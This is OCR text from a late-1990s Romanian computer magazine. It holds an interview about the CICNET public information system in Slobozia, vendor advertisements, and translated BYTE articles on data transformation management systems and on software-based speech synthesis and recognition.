M.P.: Am şi eu un aport, dar nu pot să facă două persoane ceea ce fac două organizaţii. Am colegi extraordinari. În fiecare sâmbătă, în consiliul judeţean, sunt doi-trei oameni. Una-i Nela Mocanu, ceilalţi sunt de la alte servicii. Sunt mulţi oameni implicaţi, nu poţi să faci singur o asemenea treabă, dar cineva trebuie să-i susţină. Poate că ceea ce am făcut eu a fost să asigur spatele acestui proiect şi, poate, asta a dus la succes.

Nela Mocanu Tudor:

...Cred că lumea informaticii trebuie să coboare un pic şi noi să ne ridicăm un pic...

M.S.: Aici apare o colaborare între administraţie şi firme private. Aţi avut probleme în privinţa asta?

M.P.: Nici un fel de problemă, pentru că suntem chiar parteneri. Oamenii de afaceri din sectorul privat, cu care am lucrat, au înţeles că n-avem nici un fel de interes personal. Suntem implicaţi doar ca organizaţie, doar ca autoritate, nu şi ca persoane. Când sunt relaţiile curate, nu planează absolut nimic asupra lor.

I.F.: N-aţi avut dificultăţi?

M.P.: Nu. Am fost întrebaţi de la început: de ce lucraţi cu firma DataSystems? Am spus: pentru că din punctul nostru de vedere rezolvă serviciile de care avem nevoie acum. Noi nu ne putem permite să ţinem oameni de nivelul ăsta profesional la consiliul local din cauza sistemului prost de salarizare... Şi atunci apelăm la serviciile specializate ale unei firme competente, performante.

M.S.: Din sistemul ăsta se pot câştiga bani. V-aţi gândit la posibilitatea asta? Există un cadru legal ca să acoperiţi astfel o parte din cheltuieli?

M.P.: Ne-am gândit la asta şi, din fericire, acum a apărut şi cadrul legal care să ne permită acest lucru. S-a modificat legea 27 a costurilor şi taxelor locale, şi ea are o soluţie pentru ceea ce vrem să facem. E normal să vrem să câştigăm nişte bani din asta, în primul rând pentru a acoperi costurile sistemului în sine. Administraţia locală din România, din 1992 încoace, se tot plânge de lipsa autonomiei financiare. În momentul în care se va adopta de către parlament şi le-

ABONAMENTUL TĂU LA CAD REPORT,
O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Autodesk.

Premiu 100$ pentru un AutoCAD vândut până la sfârşitul anului

Condiţii de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitaţi achiziţionarea unui pachet de AutoCAD

Nume..Firma..
Funcţia................................Adresă..
Localitatea............................Telefon..

Dealeri autorizaţi
Bucureşti: MaxCAD, FastImpex, GeCAD, CAD-GIS, TOTAL SOFTt, Virtual World Design; *Galaţi*: CAD Resource Centre; *Braşov*: Technical Group International, *Constanţa*: GlyKon, SPAC; *Oradea*: Keysys Grafx; *Piteşti*: Landenberg; Ploieşti: Presco; *Iaşi*: Matrix, UNITRADE SYSTEMS; *Oneşti*: UM-Soft; *Bălţi* (Rep. Moldova) I.E. Pascari.

* Pentru a vă abona folosiţi cartea poştală din revistă.

Distribuitor autorizat
A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

AutoCAD

DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII.
NOI DĂM GÂNDIRII TALE ARIPI !
Sistemele de calcul Ager : Glamour, Wizard, Glitter, Wise, Smart, Silver, Brigh
THE COMPUTER COMPANY
Microsoft Windows 95 Upgrade
GLAMOUR
WIZARD
GLITTER
WISE
SMART
SILVER
BRIGHT
AGER
THE COMPUTER COMPANY

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40

NEC

CROMACLEAR™

UN ALT PUNCT DE VEDERE!

Tehnologia CromaClear permite focalizarea dinamica, generând imaginile cu cea mai mare claritate si acuratete.

Video Booster-ul ajuta la detalierea selectiva prin modificarea de contrast sau luminozitate pe zone restrânse din ecran.

Opti Clear Coating impiedica reflectarea din ecran a undelor luminoase parazite dând maxima claritate imaginii.

On Screen Manager-ul generatia a II-a va permite perfecta personalizare a monitorului atât a sunetului cât si a imaginii.

NEC MultiSync®

Acum în România prin

AGER DISTRIBUTION

Bucuresti, 11 Iunie 42
Tel.-Fax: 337-49-49

VOLUME
TREBLE
BASS
BALANCE
Deutsches Internet Forum
1999
MultiSync M700
NEC
Designed for Microsoft Windows 95
TÜV Rheinland Gruppe
ERGONOMIE GEPRÜFT
ERGONOMICS APPROVED
TCO 92
EPA POLLUTION PREVENTER
CE 95
ENVIRONMENT

gea privind finanţele locale, prima noastră grijă e cum să ne găsim surse de venituri. Şi una din surse va fi acest sistem. Va fi un moment în care toate companiile, toate firmele care vor să intre în sistem vor trebui să plătească nişte taxe, sau să ofere o reciprocitate în servicii. Am gândit proiectul, şi toate proiectele le gândim în aşa fel încât, la un moment dat, să se autosusţină financiar.

M.S.: Există multe informaţii în sistemul acesta care sunt de interes şi pentru mine, la Tg-Mureş. Aceste informaţii ar putea fi stocate undeva central şi doar replicate şi adaptate local. Nu este posibil ca lucrurile acestea să meargă mai uşor de jos în sus? Ca sistemul ăsta să fie generalizat?

M.P.: Este mai greu, este foarte greu să convingi un număr foarte mare de oameni care gândesc diferit, care aparţin unor grupuri diferite, să îi aduci în stadiul în care să realizeze împreună un lucru.

M.S.: Grupuri diferite în ce sens?

M.P.: Ştiu eu?... Unul gândeşte că informaţia publică aparţine instituţiei lui şi nu cedează la acest lucru. Alţii gândesc că ar pierde ceva dacă ar prezenta această informaţie. Alţii pur şi simplu nu înţeleg şi, ca atare, au reţineri. Alţii aşteaptă de mai sus aprobările necesare. Nu noi ar fi trebuit să fim primii care să facem aşa ceva. Primii ar fi trebuit să fie cei din primării şi din direcţiile de finanţe publice, care ar trebui să aibă propriile lor centre de informaţii.

M.S.: De ce de primăriile şi nu prefecturile?

M.P.: Pentru că ele sunt cele mai solicitate de public. Şi e forte bine ca aceste centre de informaţii să apară în primul rând la instituţiile care au contact direct şi competenţă directă în relaţia cu publicul. Direcţiile de muncă, sănătatea, finanţele şi primăriile. Astea patru trebuie neapărat să aibă în vedere astfel de nuclee de informare.

M.S.: Neînţelegerea tehnică are o influenţă mare?

M.P.: Cred că da. În mod deosebit ne lovim de acele instituţii care prin lege au restricţii în furnizarea informaţiilor. Dar există în sistem o modalitate de securizare a informaţiilor... Dacă ar înţelege tehnic că este posibil şi că este sigur, ar avea desigur altă atitudine.

D.A.: Aveţi forţă de muncă calificată?

M.P.: Nu ştiu dacă dumneavoastră ştiţi că noi lucrăm şi cu voluntari. Problema personalului se pune foarte serios pentru noi. Pasul următor este să ne extindem peste primăriile comunale, care ar avea foarte multă nevoie de sprijin. Şi eforturile financiare ar fi mult mai mici. Asta vrem să facem, în primul rând, cu toate primăriile comunale. După aceea am vrea să realizăm o parte de soft, pentru a lucra unitar pe buget, finanţe cu instituţiile care fac raportările prin noi. Ar fi extraordinar dacă am

cerul. mai aproape de tine

CIEL!
Soluţia de referinţă
în informatica de gestiune
str. gh. manu 3, ap. 4, telefon 650 57 39, 659 54 46, fax 312 37 67

Eşti tânăr, dinamic şi plin de energie?
Locuieşti într-un oraş cu peste 100.000 de locuitori?
În ultimii ani ai urmărit evoluţia publicaţiilor noastre şi ai regretat că nu faci şi tu parte din colectivul care le realizează?
A sosit timpul!
Vino alături de noi!
Computer Press Agora are nevoie de un reprezentant în oraşul tău!
Ai putea fi tu acela!
Trimite un curriculum vitae pe adresa: Computer Press Agora S.R.L., C.P. 172 O.P. 1, 4300 Tg. Mureş,
sau prin fax la: 065-166290 şi te vom contacta.

reuşi. Trebuie să-i lămurim de asemenea pe cei care deţin informaţii, chiar dacă nu de natură publică. De exemplu băncile, finanţele şi poliţia, camera de comerţ. Trebuie neapărat să le punem în legătură unele cu altele şi să-şi furnizeze informaţii, ca să poată să fie eficiente. Şi o treabă pe care n-am făcut-oŞ vrem să facem o bază de date de natură economică şi să o legăm cu sistemul actual. Noi intenţionăm acum să-i aşteptăm la prefectură pe cei care au putere financiară şi care vor să-şi facă reclamă. Îndeosebi societăţile comerciale, care să vină cu nişte sponsorizări pe care să nu le utilizăm decât pentru dezvoltarea CICNET-ului. Acesta ne este gândul, ca să putem să rezistăm. Noi nu vrem să câştigăm nici un fel de bani. Vrem să ne dezvoltăm.

HP *imprimante cu jet de cerneală*

TRICORP electronics
BUCUREŞTI
tel:(01) 320 57 70; 320 57 71; 320 57 87
fax: (01) 320 57 88
CONSTANŢA
tel: 092 364 958
tel/fax: (041) 65 27 71
e-mail: tricorp@radiotel.ro

DeskJet 670
DeskJet 690
DeskJet 820
DeskJet 870
DeskJet 890
DeskJet 1100C A3!

HEWLETT PACKARD
Authorized Reseller

Constantin Teodorescu, FLEX Consulting Brăila: Ce înseamnă sponsorizarea? Sponsorizarea, de exemplu de la Banca Comercială, înseamnă să tragem cablul de la ei până aici, să pună ei un calculator specific pe care să dea ei informaţiile pe partea lor, ca să nu fie necesar ca eu să le actualizez acolo. O bază de date în care, în mod normal sunt situaţii cumulative, să o fac distributivă. Ca să fac trimitere către Banca Comercială trebuie ca serverul lor să-mi răspundă.

D.A.: Cum s-a făcut echipa asta de la consiliul judeţean? S-a format prin angajări?

D-na Nela Mocanu Tudor Nela (*responsabilă cu proiectul CICNET*): În primul rând, am avut-o pe Maria Petre, care este vicepreşedinte cu rol de decizie, pe care trebuie să o convingi că este bine şi după aceea poate să-ţi obţină finanţare. Asta este un mare câştig.

M.S.: În America aţi văzut asemenea sisteme?

N.T.M.: Da, în Charlotte, în Carolina de Nord. În oraş erau cinci puncte de informare. Era un proiect al statului federal şi aveau informaţii din toată America. De exemplu, dacă căutai un loc de muncă din partea cealaltă a Americii... Se apuca omul, îşi găsea locul pe care-l dorea, dar vroia să-şi ia şi familia, deci îi trebuia şcoală... Începea să caute după şcoala necesară, începea să caute şi pentru nevastă. Care sunt preţurile într-o zonă a unui oraş, care este oferta de locuinţe şi aşa mai departe. După ce se dumirea omul, era o linişte în primărie...

D.A.: A fost suficient de convingător pentru a porni şi acasă?

N.T.M.: Da, a fost. Liviu (de la Data Systems) îmi spunea dinainte să facem aşa. Eu nu pricepeam... el îmi vorbea în limba lui, eu vorbeam în limba mea.

M.S.: Este foarte important de a vorbi o limbă comună, partea tehnică şi partea administrativă.

N.T.M.: Cred că lumea informaticii trebuie să coboare un pic şi noi să ne ridicăm un pic. Pentru că altfel, toate chestiile astea tehnologice care încearcă să rezolve probleme umane, pătrund greu.

M.S.: Poate reuşim să-i sensibilizăm pe cei interesaţi. Vă mulţumim pentru amabilitate. ■

INFORMAŢII

CICNET Slobozia
http://www.cicnet.ro

Data Systems - Slobozia
telefon: 043-231254

Flex Consulting - Brăila
telefon: 039-611820
http://www.flex.ro/index

ABONAMENTUL TĂU LA CAD REPORT, O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Autodesk.

Premiu 100$ pentru un AutoCAD vândut până la sfârşitul anului

Condiţii de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitaţi achiziţionarea unui pachet de AutoCAD

Nume..Firma..
Funcţia..Adresă..
Localitatea..Telefon..

Dealeri autorizaţi
Bucureşti: MaxCAD, FastImpex, GeCAD, CAD-GIS, TOTAL SOFTt, Virtual World Design; *Galaţi*: CAD Resource Centre; *Braşov*: Technical Group International, *Constanţa*: GlyKon, SPAC; *Oradea*: Keysys Grafx; *Piteşti*: Landenberg; Ploieşti: Presco; *Iaşi*: Matrix, UNITRADE SYSTEMS; *Oneşti*: UM-Soft; *Bălţi* (Rep. Moldova) I.E. Pascari.

* Pentru a vă abona folosiţi cartea poştală din revistă.

Distribuitor autorizat
A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Pentru ca datele întreprinderii să fie utile pentru decizii economice, un nod de procesare trebuie să coordoneze fluxurile de date. ***De Colin White***

Gestiunea transformării datelor

Organizaţiile generează şi colectează mai multe date decât oricând. Folosirea Internetului şi intraneturilor aduce un spor important în muntele de date economice disponibile. Dar mai multe date nu înseamnă neapărat informaţie mai bună sau decizii economice mai fundamentate. Adesea, datele se acumulează rapid şi organizaţiile au dificultăţi în a le gestiona calitatea şi acurateţea.

Pentru procesul decizional la nivelul întreprinderii, utilizatorii au nevoie de acces la date curate şi consistente. Cea mai bună soluţie constă în construirea unui sistem informaţional care să furnizeze date consistente, de înaltă calitate. Părţile cheie ale unui astfel de sistem sunt prezentate în figură.


Indiferent dacă datele curg dinspre sistemele operaţionale spre un depozit de date (DW – data warehouse) sau din sisteme operaţionale mai vechi spre unele mai moderne (re-proiectate prin downsizing), cerinţa este aceeaşi: e nevoie de un instrument pentru capturarea, curăţirea, transformarea şi integrarea datelor, care să poată să stăpânească volumul şi complexitatea surselor de date şi a „ţintelor" implicate în proces. Un astfel de instrument este folosit împreună cu alte produse soft şi procese pentru a forma un Sistem de Gestiune a Transformării Datelor – SGTD (DTMS - Data Transformation Management System). Dar, pentru a înţelege funcţiunile unui SGTD, trebuie să înţelegem cum funcţionează un sistem economic (business system).

În linie

Sistemele LOB (Line-Of-Business) de întreprindere gestionează operaţiile economice ale unei organizaţii: înregistrarea comenzilor, gestiunea stocurilor, livrările, facturarea etc. Aceste sisteme sunt proiectate cu gândul la performanţă şi mai puţin la utilizatorul din birou. Din acest motiv, utilizatorii nu au recurs la sisteme LOB ca suport decizional; ele nu oferă informaţiile consistente şi uşor de utilizat necesare pentru analiza activităţii economice sau pentru decizia managerială.

Un sistem DW contribuie la rezolvarea deficienţelor sistemelor de suport decizional bazate pe LOB. Scopul unui DW este de a captura datele întreprinderii din sistemele operaţionale, de a le „curăţa" şi a le transforma într-o formă consistentă, astfel încât să fie inteligibile şi să beneficieze de un context economic pentru utilizatorul final.

Există mai multe feluri de DW. Unul dintre acestea este depozitul de date la nivelul întreprinderii (EDW – Enterprise Data Warehouse), care cuprinde date de detaliu (sau sumarizate) capturate dintr-unul sau mai multe sisteme LOB şi integrate într-o bază de date separată, orientată pe subiecte. Fluxul de date, care intră într-un EDW, nu înlocuieşte cele existente, ci se acumulează, pentru a trasa istoricul operaţiilor economice. Aceasta permite analiza în timp a tendinţelor afacerii. EDW este folosit pentru planificarea afacerii pe termen scurt sau lung, precum şi ca suport pentru decizii privind mai multe unităţi economice.


Părţile unui sistem de informaţii de intreprindere

Sistemele de informaţii obţin date din diferite surse şi le împachetează pentru diferite utilizări.

O magazie de date operaţionale (ODS - Operational Data Store) prezintă o imagine consistentă, integrată şi orientată pe subiecte a datelor curente din bazele de date alte sistemelor LOB. Pe măsură ce datele se modifică în sistemele operaţionale, o copie a datelor schimbate este preluată de ODS. Copiile actualizează datele existente pentru a reflecta starea curentă a sistemului operaţional. Actualizările într-un ODS au loc de regulă cu mai puţin de 24 de ore după actualizările în LOB. Spre deosebire de un EDW, un ODS nu cuprinde date sumarizate sau cu caracter istoric. Deoarece este folosit pentru administrarea curentă, de zi cu zi, a operaţiilor economice, un sistem ODS poate fi considerat ca un depozit de date operaţional.

Un magazin de date (data mart) conţine un subset al datelor întreprinderii care privesc o unitate, departament sau grup de utilizatori. Acest subset constă din date istorice, sumarizate şi eventual la nivel de detaliu, date capturate din sisteme LOB (magazine independente) sau dintr-un depozit de date la nivel corporativ (magazin de date dependent). Ca şi EDW, un magazin de date este folosit pentru planificare pe termen scurt sau lung şi pentru suport decizional. Spre deosebire de EDW, un magazin de date nu permite analiza datelor din mai multe unităţi economice ale unei organizaţii.

Un sistem informaţional Web integrează date din sisteme LOB, DW şi sisteme groupware (de pildă Lotus Notes şi Microsoft Office) cu date stocate în servere Web conectate la intranetul întreprinderii şi la Internetul public. Un astfel de sistem extinde noţiunea de DW la toate tipurile de date care pot fi de interes pentru un utilizator, făcând depozitul accesibil pentru calculatoare conectate la Web şi pentru NC-uri.


Construcţia unui SGTD

Un SGTD acţionează ca un „concentrator“ (hub) de transformare a datelor. Nucleul acestuia transformă şi curăţă datele, în timp ce racordurile capturează datele primare de la surse şi transformă rezultatul transformării către sistemele ţintă. Principalele componente ale unui astfel de sistem sunt prezentate în figura alăturată.

Multe dintre produsele de transformare a datelor dispun de o componentă de capturare, care accesează în mod direct sistemul sursă, folosind instrucţiuni de manipulare a datelor care extrag toate datele (sau doar un anumit subset). Dar nici unul dintre aceste produse nu poate să suporte toate sutele de formate de fişiere şi de baze de date care există. De pildă, în cazul unui ODS este nerecomandabil de a re-încărca integral de fiecare dată baza de date ţintă. Ca urmare, se folosesc adesea metode de capturare a modificărilor în date, adică metode care acţionează doar când survine o modificare în date şi doar asupra datelor modificate.

În consecinţă, este posibil ca utilizarea unor rutine suplimentare de capturare a datelor să fie necesară în anumite situaţii, pentru a crea fişiere plate (flat files) care să poată fi procesate de un instrument de transformare. Dacă datele trebuie curăţite, trebuie identificate procedurile şi produsele potrivite pentru această sarcină.

O componentă de transformare formatează şi integrează datele pentru un sistem ţintă. Aceasta poate implica restructurarea datelor sursă (cuprinzând fişiere, articole şi câmpuri) şi îndepărtarea datelor care nu sunt necesare în sistemul ţintă. Este de asemenea posibil ca procesul să implice şi ameliorarea calităţii datelor, prin decodificarea şi translatarea valorilor anumitor câmpuri, adăugarea unei mărci de timp (în cazul în care lipseşte) pentru a reflecta actualitatea datelor, sumarizarea datelor şi calcularea valorilor derivate. Pe piaţă există mai multe produse specializate pe transformarea şi integrarea datelor.


Sistem de management de transformări date
Extrage toate părţile datelor pentru transformare
Componentă de capturare
Date sursă
Captură
Transport component
Transport
Componentă de transformare
Formatează şi integrează datele pentru sistemul destinaţie
Format nou
Pune datele în zonă de prezentare până la terminarea procesării
Transformare/curăţire
Unelte externe
Componentă de încărcare
Date destinaţie
Încărcare
Transport
Mapare/integrare
Face funcţii de formatare şi rutare finală

Un DTMS răspunde de achiziţia, sincronizarea, curăţirea şi distribuirea datelor critice pentru afacerile firmei.

Gestionarea complexităţii

Nivelul de complexitate cu care un SGTD are de-a face variază în funcţie de tipurile sistemelor de date pe care trebuie să le gestioneze. Schimburile de date între sisteme operaţionale implică un nivel înalt de transformare a datelor şi un mare număr de interfeţe (adică surse şi ţinte). O combinaţie EDW/ODS impune, de asemenea, cerinţe înalte de transformare a datelor, dar implică mai puţine interfeţe. Pe de altă parte, magazinele de date (data marts), presupunând că sunt construite direct dintr-un EDW, necesită un nivel mai coborât de transformare a datelor şi un număr redus de interfeţe.

Multe produse şi aplicaţii SGTD direcţionează fluxul de date de la un sistem sursă către un sistem ţintă: pe măsură ce datele sunt capturate, ele sunt transformate şi încărcate în sistemul ţintă. Dar, pe măsură ce numărul surselor creşte, această abordare devine inadecvată, deoarece devine dificil de coordonat capturarea datelor sursă şi recuperarea erorilor. De asemenea, abordarea bazată pe direcţionarea fluxului încurajează dezvoltarea de soluţii „punct-la-punct“, în care datele sunt transmise de la o singură bază de date sursă, la un singur sistem ţintă, ceea ce conduce la probleme de consistenţă.

Soluţia în aceste cazuri constă în dezvoltarea unei componente de transport, care direcţionează într-o zonă de manevră şi le încredinţează procesului de transformare, abia atunci când toate datele necesare au fost capturate. În mod similar, componenta de transport conduce rezultatele procesului de transformare într-o zonă de manevră, până când toate datele au fost procesate şi toate erorile au fost corectate.

O componentă de încărcare realizează toate formatările finale pentru sistemul ţintă. Aceasta mai trebuie să îndeplinească şi funcţii de dirijare (routing), prin care să livreze datele către unul sau mai multe sisteme ţintă.

Stabilirea direcţiei

Obiectivul principal al unui SGTD este controlarea fluxului de date de la un sistem sursă către un sistem ţintă. Atunci când alegeţi produse SGTD, este important să înţelegeţi că puterea de transformare şi funcţiile de gestionare a interfeţelor, oferite de SGTD, influenţează în mod direct calitatea datelor precum şi abilitatea produsului de a se adapta nevoilor sistemului informatic al întreprinderii.

Odată cu creşterea complexităţii, instrumentele SGTD sunt necesare şi pentru gestionarea configuraţiilor, securitate şi auditare, monitorizare şi reglare, planificarea transformărilor, work flow şi recuperarea erorilor. Pentru a clădi sisteme informatice economice scalabile şi de înaltă performanţă, organizaţiile trebuie să dezvolte o arhitectură-cadru SGTD, care să susţină nu doar sistemele LOB existente, ci şi noile tipuri de date multimedia care vor apărea în viitor. ■

Colin White (Morgan Hill, CA) este preşedinte al DataBase Associates International. Îl puteţi contacta prin e-mail la **cwhite@dbaint.com**.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Procesoarele puternice și memoria ieftină fac posibil ca sinteza vorbirii și recunoașterea vocii să se facă doar prin software. ***De Joseph J. Lazzaro***

Vocea face PC-ul comun mai accesibil

Acum treisprezece ani, am scris un articol pentru BYTE, care furniza o privire de ansamblu asupra câtorva sintetizatoare de voce („Căutarea vocii“, decembrie 1984). În acel moment, piața instrumentelor audio pentru PC era foarte diferită de cea de azi. Prețurile erau exorbitante: un sistem de sintetizare a vocii, de ultimă oră, putea costa 4000 de dolari, iar un ansamblu complet de recunoaștere a vocii 10000 de dolari. Furnizorii puteau stabili astfel de prețuri pentru că, în acel moment, generarea și recunoașterea vocii necesita hardware scump și de firmă. Puține standarde de tehnologia vorbirii existau.

Acum însă, sunt încântat să vă anunț că, în mod sigur, timpurile s-au schimbat. Mulțumită standardizării hardware-ului de sunet și platformelor mai puternice de calculatoare, generarea de voce bazată pe software a devenit tendința principală. Oamenii își pot cumpăra acum instrumente puternice de generare și recunoaștere a vocii la prețuri infime. (De exemplu, pachetul de generare și recunoaștere a vocii a IBM-ului, Simply Speaking Gold, costă 99 de dolari.) Și mai important, persoanele cu dificultăți de vedere sau de învățare își pot acum cumpăra un calculator pe care pot începe să-l utilizeze imediat, fără a mai procura hardware adițional.

De la jucărie la instrument


Cum s-a făcut această schimbare? În primă instanță, procesoarele au devenit mult mai rapide în ultimul deceniu. Un PC cu un Pentium la 133 MHz, sau chiar cu un UC la 200 sau la 233 MHz nu mai este ceva ieșit din comun. Aceste integrate oferă putere de calcul suficientă ca procesarea vorbirii să fie făcută mai mult de software, în loc să fie făcută prin metode hardware. O piedică posibilă în utilizarea soft-ului la prelucrarea vorbirii ar fi faptul că atât generarea, cât și recunoașterea vorbirii, necesită memorie multă pentru stocarea și procesarea formelor de undă. Oricum însă, situația e salvată de prețurile scăzute ale modulelor DRAM de astăzi: multe configurații de PC-uri sunt deja echipate din start cu 32 MB de RAM. Și costă doar în jur de 200 de dolari, să dublăm această cantitate, la 64 MB.

O altă schimbare crucială este că a apărut un standard hardware de facto, pentru generarea și captarea sunetului pe PC, eliminând astfel problemele de instalare și de depanare, create de jungla de configurații hardware și drivere diferite. Placa Sound Blaster, a firmei Creative Labs, a devenit standardul recunoscut de sunet și vorbire pentru platforma Windows. Compania susține că există 20 de milioane de astfel de plăci instalate în lume. În ziua de azi, nu poți cumpăra un PC fără placă de sunet, și e foarte posibil ca aceasta să fie un Sound Blaster, sau unul compatibil cu acesta. Placa Sound Blaster vine cu propriul său sistem de transformare text-vorbire și recunoaștere a vorbirii, numite TextAssist, respectiv VoiceAssist. Cu un procesor Pentium rapid și 32 MB de RAM, execuția paralelă a unui task de generare și a unuia de recunoaștere a vorbirii nu mai este ceva descurajator. Mai mult, sistemul de operare mai are la dispoziție mai mult decât suficientă memorie și putere de procesare să ruleze alte aplicații, fără probleme. Din această cauză, marii proiectanți de tehnologie a vorbirii ca IBM, Kurzweil, AT&T și Dragon Systems au trecut de la plăcile de sunet de firmă la omniprezentul hardware Sound Blaster.

Citind textul afișat

Cititoarele de text afișat pe monitor sunt programe utilizate de oameni orbi sau cu deficiențe de vedere pentru comunicarea cu calculatorul. Aceste programe examinează orice dată care intră în tamponul video și apoi trimit orice text găsit către un monitor braille, sau către un program care citește acest text cu voce tare. Multe dintre aceste cititoare de monitor suportă o placă Sound Blaster și software de generare de voce, ca de exemplu DECtalk de Digital Equipment.

Tehnologia vorbirii accesibilă prin:


RAM ieftin pentru stocarea formelor de undă pentru procesarea vorbirii
+
Procesoare mai puternice (Pentium, Pentium Pro)
+
Standardul Sound Blaster furnizează o interfață de nivel coborât pentru trafic bidirecțional de sunet.

Pe arena API, e în curs de apariție un set de standarde solide, care oferă suport pentru o gamă largă de aplicații. Speech Application Programmers Interface (SAPI) de Microsoft este o interfață standard de programare pentru tehnologia vorbirii pe platforma Windows. SAPI oferă sprijin atât pentru generarea, cât și pentru recunoașterea vorbirii. Dezvoltând cod compatibil SAPI, programatorii primesc în schimb abilitatea de a amesteca și potrivi tehnologii provenind de la oricare dintre producătorii care furnizează motoare de vorbire compatibile SAPI. SAPI se bazează pe Component Object Model (COM), astfel poate fi accesat dintr-o mulţime de limbaje şi medii de dezvoltare, incluzând Visual C++, Visual Basic, Visual J++, precum şi alte medii de dezvoltare, de la alţi producători, care oferă suport pentru COM. Important e că SAPI vă lasă să alegeţi motorul de vorbire, sau produsul care se potriveşte cel mai bine necesităţilor dvs.

Vorbeşte-mi

Motoarele de generare a vorbirii convertesc textul în voce în timp real. Acestea pot ţine cont de punctuaţie, litere mari, numere, chiar şi de convenţii internaţionale referitoare la timp, monedă şi dată. Există multe motoare de vorbire pe piaţă, acoperind orice cerinţă. Urmează acum câteva exemple reprezentative.

Digital Equipment Corporation este de mult un important jucător în materie de vorbire. DEC oferă produse de acest gen pentru diferite aplicaţii şi pieţe. Compania oferă suport atât pentru hardware-ul propriu de firmă DECtalk, cât şi pentru soluţii software. DECtalk Software este o aplicaţie de transformare text-vorbire, care poate vorbi prin nouă voci şi are un vocabular nelimitat. DECtalk poate genera, de asemenea, ton DTMF pentru aplicaţii de telefonie. DECtalk Access 32 este în curs de dezvoltare pentru piaţa de tehnologie de adaptare; va fi folosit în scopul ajutorării utilizatorilor orbi sau cu deficienţe de vedere. DECtalk Software este destinat sistemelor Alpha sau Intel rulând Windows NT, sistemelor Alpha rulând Digital Unix, sau sistemelor Intel cu Windows 95. Multe dintre produsele de sinteza vorbirii utilizează DECtalk Software.

Productivity Works oferă pw-WebSpeak, un browser Web vorbitor. Programul citeşte pagini Web pe o voce robotică inteligibilă, citind automat şi link-urile după ce o pagină a fost citită. Softul suportă sintetizatoare de voce care utilizează o placă Sound Blaster-compatibilă. Necesită 8 MB de RAM şi rulează sub Windows 3.1 şi Windows 95.

Produse de recunoaştere a vocii

Motoarele de recunoaştere a vocii procesează cuvântul rostit, convertind comanda verbală în comandă pentru computer. Sunt disponibile multe produse de recunoaştere a vocii pentru platforma PC. Puteţi utiliza recunoaşterea vocii pentru controlul staţiei Windows, pentru a dicta documente, sau pentru amândouă.

